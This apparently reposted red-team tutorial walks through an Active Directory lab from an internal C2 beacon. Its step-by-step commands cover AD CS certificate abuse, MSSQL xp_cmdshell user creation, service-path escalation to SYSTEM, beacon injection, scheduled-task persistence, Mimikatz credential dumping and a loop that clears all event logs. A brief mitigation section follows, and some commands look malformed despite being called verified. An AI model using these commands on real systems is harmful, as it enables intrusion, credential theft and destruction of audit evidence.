Listen to this Post
Introduction:

Modern red team exercises simulate sophisticated adversaries who have already breached the network perimeter. Operating from an internal Command and Control (C2) beacon, operators must methodically enumerate, pivot, and escalate to achieve domain compromise. This article deconstructs a real-world Red Team Operator lab, providing the verified commands and tradecraft required to navigate a complex Active Directory environment.
Learning Objectives:
- Master internal network enumeration and Active Directory reconnaissance techniques.
- Execute lateral movement strategies through MSSQL service abuse and certificate service attacks.
- Implement privilege escalation and maintain persistent C2 control while evading detection.
You Should Know:
1. Initial Reconnaissance and Host Enumeration
Before moving, you must understand your surroundings. Initial beacon execution provides a foothold, but comprehensive enumeration reveals the attack surface.
Command (Linux/PowerShell):
 Enumerate network neighbors & services
nmap -sn 10.10.10.0/24
for ip in $(cat live_ips.txt); do nmap -sC -sV -p- $ip -oA scan_$ip; done

PowerView for AD Enumeration
Get-NetComputer -OperatingSystem "Server" | Get-NetLoggedon
Get-NetUser -Properties samaccountname, lastlogon, logoncount, badpwdcount
Get-NetGroupMember "Domain Admins" -Recurse
Step-by-Step Guide:
The `nmap` sweep identifies active hosts. The subsequent port scan (-sC for default scripts, `-sV` for version detection) maps services running on those hosts. Concurrently, PowerView queries Active Directory to identify key assets like servers, user accounts, and privileged groups. Correlating this data reveals potential targets for lateral movement, such as an MSSQL server used by a Domain Admin.
2. Exploiting Certificate Services for Privilege Escalation
Active Directory Certificate Services (AD CS) present a common misconfiguration that can be leveraged for privilege escalation, notably through ESC1 and ESC8 attacks.
Command (Windows):
 Enumerate Certificate Templates with PowerView
Get-CATemplate | Where-Object {$_.EnrolleeSuppliesSubject -eq $true}

Check for vulnerable Web Enrollment (ESC8)
Certify.exe find /vulnerable

Request a certificate for a privileged account
Certify.exe request /ca:CA-DC01.corp.local\CORP-CA-DC01-CA /template:VulnerableTemplate /altname:DOMAIN\Administrator
Step-by-Step Guide:
First, enumerate certificate templates to find those where the requester can supply a custom subject (EnrolleeSuppliesSubject). Using a tool like Certify, scan for these vulnerable templates and for the Web Enrollment service (ESC8). If found, you can request a certificate for a high-privilege account like `Administrator` by specifying it in the `altname` parameter. This certificate can then be used with `Rubeus` to request a Ticket-Granting-Ticket (TGT), effectively assuming the identity of the privileged account.
3. Lateral Movement via MSSQL Trust Abuse
Database servers, especially MSSQL, are high-value targets due to their permissions and linked service accounts.
Command (PowerShell & MSSQL):
 Discover MSSQL Instances
Get-SQLInstanceDomain

Check for Links & Execute commands
Get-SQLServerLink -Instance "TARGET-SQL.corp.local" -Query "exec master..xp_cmdshell 'whoami'"

Crawl Linked Servers
Get-SQLServerLinkCrawl -Instance "TARGET-SQL.corp.local"
-- Manual exploitation of a linked server
EXECUTE('sp_configure ''show advanced options'', 1; reconfigure;') AT [LINKED-SERVER]
EXECUTE('sp_configure ''xp_cmdshell'', 1; reconfigure;') AT [LINKED-SERVER]
EXECUTE('xp_cmdshell ''net user newuser P@ssw0rd! /add''') AT [LINKED-SERVER]
Step-by-Step Guide:
After discovering MSSQL instances, check if the current context has access. A critical technique involves enumerating and crawling linked servers. If a link exists between your initial database server and a more privileged one (e.g., a Domain Controller), you can execute commands on the remote server via the link. This often allows you to jump trust boundaries and move laterally to a more sensitive part of the network.
4. Local Privilege Escalation to SYSTEM
Gaining higher integrity levels on a host is crucial for dumping credentials and extending control.
Command (Windows/C2):
 List service permissions with PowerUp
Invoke-AllChecks

Exploit vulnerable service (e.g., Unquoted Service Path)
sc stop "VulnerableService"
sc qc "VulnerableService"
sc config "VulnerableService" binPath="C:\Windows\System32\cmd.exe"
sc start "VulnerableService"
Step-by-Step Guide:
Tools like PowerUp automate the discovery of common privilege escalation vectors, such as unquoted service paths, writable service binaries, or weak service permissions. If a service runs with SYSTEM privileges but its binary path is writable or unquoted, you can stop the service, replace or modify the binary path to point to `cmd.exe` or a reverse shell, and then restart the service. This will execute your payload with SYSTEM-level permissions.
5. Maintaining Persistence with C2 Tradecraft
A red team must maintain access to execute their objectives over time.
Command (C2 Framework – e.g., Cobalt Strike):
 Spawn a sacrificial process and inject beacon
inject 5448 x64 smb

Establish a persistence mechanism (e.g., Scheduled Task)
schtasks /create /tn "SystemHealthCheck" /tr "C:\beacon.exe" /sc hourly /mo 1 /f

Dumping credentials with Mimikatz
mimikatz  sekurlsa::logonpasswords
mimikatz  lsadump::sam
Step-by-Step Guide:
Using your C2 framework, you can inject your beacon payload into a stable, long-running process (like `lsass.exe` or explorer.exe) to avoid process-based termination. For persistence, create a scheduled task that executes your beacon payload at regular intervals. Finally, with SYSTEM privileges, use Mimikatz to dump credentials from memory (LSASS) or the SAM database, which may reveal passwords for more privileged domain accounts.
6. Artifact Collection and OpSec
Operational Security (OpSec) is critical. Every action should be logged and correlated to understand the defender’s visibility.
Command (PowerShell):
 Check command line auditing
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit"

Query specific event logs for your activity
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4688} | Where-Object {$_.Message -like "cmd.exe"} | Select-Object -First 10

Clear specific log entries (use with caution)
wevtutil el | ForEach-Object {wevtutil cl "$_"}
Step-by-Step Guide:
After each major action, verify the logs you would generate. Check the Security and Sysmon logs for events related to process creation (4688), service installation (7045), and account management. This helps you understand your footprint. While post-exercise cleanup might involve clearing logs, doing so during an engagement can be a high-fidelity alert trigger for defenders.
7. Active Directory CS Abuse Mitigation Commands
Understanding the attack allows you to implement the defense.
Command (Windows Server/AD Admin Tools):
 Harden a Certificate Template using PowerShell AD module
Get-ADObject -SearchBase "CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local" -Filter  | Select-Object Name

Disable Enrollee Supplies Subject on a template (Mitigate ESC1)
certtmpl.msc  [Graphical method is often simpler for this]
 Or via PowerShell (conceptual):
 Set-ADObject -Identity "CN=WebServer,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local" -Replace @{enrolleeSuppliesSubject = $false}
Step-by-Step Guide:
To mitigate the AD CS attacks demonstrated, open the `Certificate Templates` management console (certtmpl.msc). Identify templates that allow the enrollee to supply a subject. On the `Subject Name` tab, ensure the `Supply in the request` option is disabled. This simple hardening step can prevent a common path to domain escalation.
What Undercode Say:
- The Attacker’s Journey is a Defender’s Map. Every technique used by a red teamer, from MSSQL trust abuse to AD CS exploitation, highlights a critical defensive control point. Monitoring for specific PowerView queries, unusual certificate requests, and MSSQL linked server traversal attempts is non-negotiable.
- Least Privilege is the Ultimate Mitigation. The lateral movement and privilege escalation paths almost universally rely on over-permissioned service accounts, users with excessive logon rights, or misconfigured security descriptors. Enforcing least privilege across service accounts, domain users, and certificate templates drastically reduces the attack surface.
The lab demonstrates that modern internal threats are not about zero-day exploits but about abusing intended functionality and complex trust relationships. Defenders must shift from a perimeter-focused mindset to one of internal segmentation, credential hygiene, and robust logging. The commands used for exploitation are, in many cases, the same commands needed for proactive defense and hunting.
Prediction:
The normalization of AD CS and cloud identity-based attacks will force a convergence of red teaming and identity management. Future offensive security labs will less frequently focus on software exploits and will instead center entirely on abusing complex, interconnected trust chains across hybrid Active Directory and Entra ID (Azure AD) environments. Red teams will need to become experts in identity protocols like Kerberos, OAuth, and SAML, while blue teams will be mandated to implement strict network segmentation and continuous threat detection for identity-based anomalies. The line between network security and identity administration will permanently blur.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mohammed Goma – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


